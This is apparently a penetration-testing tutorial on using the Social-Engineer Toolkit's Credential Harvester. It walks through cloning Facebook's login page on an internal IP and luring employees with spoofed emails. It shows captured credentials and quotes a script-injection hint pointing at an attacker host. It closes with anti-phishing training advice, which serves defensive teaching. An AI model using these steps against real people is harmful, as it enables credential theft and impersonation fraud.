
Credential Harvester Attack Method

February 24, 2012



```
                     `.__.'`.__.'  :_;

[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
[---]        Development Team: JR DePre (pr1me)       [---]
[---]        Development Team: Joey Furr (j0fer)      [---]
[---]        Development Team: Thomas Werth           [---]
[---]                   Version: 3.0                  [---]
[---]           Codename: '#WeThrowBaseballs'         [---]
[---]          Report bugs: davek@secmaniac.com       [---]
[---]          Follow me on Twitter: dave_rel1k       [---]
[---]        Homepage: http://www.secmaniac.com       [---]

   Welcome to the Social-Engineer Toolkit (SET). Your one
    stop shop for all of your social-engineering needs..

    Join us on irc.freenode.net in channel #setoolkit

         Help support the toolkit, rank it here:
 http://sectools.org/tool/socialengineeringtoolkit/#comments

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```


As a penetration tester there will be times that the client requirements will be to perform social engineering attacks against their own employees in order to test if they follow the policies and the security controls of the company.

After all if an attacker fails to gain access to a system then it might try alternative ways like social engineering attacks.

In this post we will see how we can use the Credential Harvester Attack Vector of Social Engineering Toolkit in order to obtain valid passwords.

The first thing that we need to do is to attach our laptop into the network of the company that we need to do the Social Engineering Attack.When our system obtains a valid IP address from the DHCP Server we are ready to launch the attack.


We are opening SET and we will see the following options:



```
                    `.__.'`.__.'  :_;

[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
[---]        Development Team: JR DePre (pr1me)       [---]
[---]        Development Team: Joey Furr (j0fer)      [---]
[---]        Development Team: Thomas Werth           [---]
[---]                  Version: 3.0                   [---]
[---]            Codename: '#WeThrowBaseballs'        [---]
[---]          Report bugs: davek@secmaniac.com       [---]
[---]          Follow me on Twitter: dave_rel1k       [---]
[---]        Homepage: http://www.secmaniac.com       [---]

  Welcome to the Social-Engineer Toolkit (SET). Your one
   stop shop for all of your social-engineering needs..

   Join us on irc.freenode.net in channel #setoolkit

         Help support the toolkit, rank it here:
 http://sectools.org/tool/socialengineeringtoolkit/#comments

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Third Party Modules

 99) Return back to the main menu.

set> 2
```

SET Menu

Our choice we will be the Website Attack Vectors because as the scenario indicates we need to test how vulnerable are the employees of our client against phishing attacks.In the next screenshot we can see the attacks that we have in our disposal.




```
The Credential Harvester method will utilize web cloning of a web-
site that has a username and password field and harvest all the
information posted to the website.

The TabNabbing method will wait for a user to move to a different
tab, then refresh the page to something different.

The Man Left in the Middle Attack method was introduced by Kos and
utilizes HTTP REFERER's in order to intercept fields and harvest
data from them. You need to have an already vulnerable site and in-
corporate <script src="http://YOURIP/">. This could either be from a
compromised site or through XSS.

The Web-Jacking Attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Man Left in the Middle Attack Method
  6) Web Jacking Attack Method
  7) Multi-Attack Web Method
  8) Victim Web Profiler
  9) Create or import a CodeSigning Certificate

 99) Return to Main Menu

set:webattack>3
```

Choosing the Credential Harvester Attack Method

We will use the Credential Harvester Attack Method because we want to obtain the credentials of the users.As we can see in the next image SET is giving us 3 options.


For this example we will use the Site Cloner option in order to clone the login page of a very popular website that will have the role of the bait.



```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

Choosing the Site Cloner Method


Now we are ready for the last setting,to choose the website that SET will clone.We have chosen Facebook because it is a well-known website,most of the employees of our client will probably have an account so it will be more easier to trick them.



```
set:webattack>2
[-] Email harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a rep
ort
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Entering the Website that it will be Cloned

The process of cloning the website Facebook have started and our machine is waiting to capture credentials from network users.




```
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Waiting to capture credentials


Now it is time to send our internal IP to the users in the form of a website(such as http://192.168.1.1).This can implemented via spoofed emails that will pretend that are coming from Facebook and they will ask the users to login for some reason.

If a user reads the email and make a click to our link (which is our IP address) he will see the Facebook login page.


http://192.168.1.66/
Log in | Facebook
facebook
Sign Up
Facebook helps you connect and share with the people in your life.
Facebook Login
Email address:
Password:
Keep me logged in
Log in
or Sign up for Facebook
Forgotten your password?
English (UK) Cymraeg English (US) Español Português (Brasil) Français (France) Deutsch Italiano العربية हिन्दी ...

Facebook Login Page

Lets see what will happen if the victim enter his credentials…



Facebook Login

Email address: pentestlabuser@hotmail.com

Password: •••••••

□ Keep me logged in
Log in
or Sign up for Facebook
Forgotten your password?
English (UK) Cymraeg English (US) Español Português (Brasil) Français (France) Deutsch Italiano العربية हिन्दी ...

User is inserting his credentials



```
Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
Unknown-00-18-de-0a-dd-fd.home - - [22/Feb/2012 23:17:49] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: post_form_id=0b25f2a036a2cffeaa8cc6d4bf74918f
PARAM: lsd=
PARAM: return_session=0
PARAM: legacy_return=1
PARAM: display=
PARAM: session_key_only=0
PARAM: trynum=1
PARAM: charset_test=€,´,€,´,水,Д,Є
PARAM: lsd=
PARAM: timezone=0
PARAM: lgnrnd=151637_bQYm
PARAM: lgnjs=1329952702
POSSIBLE USERNAME FIELD FOUND: email=pentestlabuser@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=letmein
PARAM: default_persistent=0
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Grabbing the Username and the Password

As we can see from the moment that the victim will submit his credentials into the fake website SET will send us his Email address and his password.This means that our attack method had success.

If many users enter their credentials to our fake website then it is time to inform our client to re-evaluate his security policy and to provide additional measures against these type of attacks.

Solutions:

In the scenario that the user would like to login with his account then our attack will have 100% success but even if the user will not login with his email and password the attack is still successful because the user have opened a website that came from an untrusted source.

This means that if the website had some sort of malware then it would infect the user computer because the user simply ignore the security policy of the company and opened an untrusted link.So the company must provide the necessary training to their employees in order to have a clear understanding about the risks.

Educating the employees is the key fact because even if your organization is using all the latest anti phishing software the employees could be the weakest link by opening a link that comes from an unknown origin.They must be aware about what is phishing,not to open any links and to put their details and to always check the address bar and things that would not look normal in order to avoid being scammed.

Always remember that a system administrator can patch a computer but there is no patch to human weakness.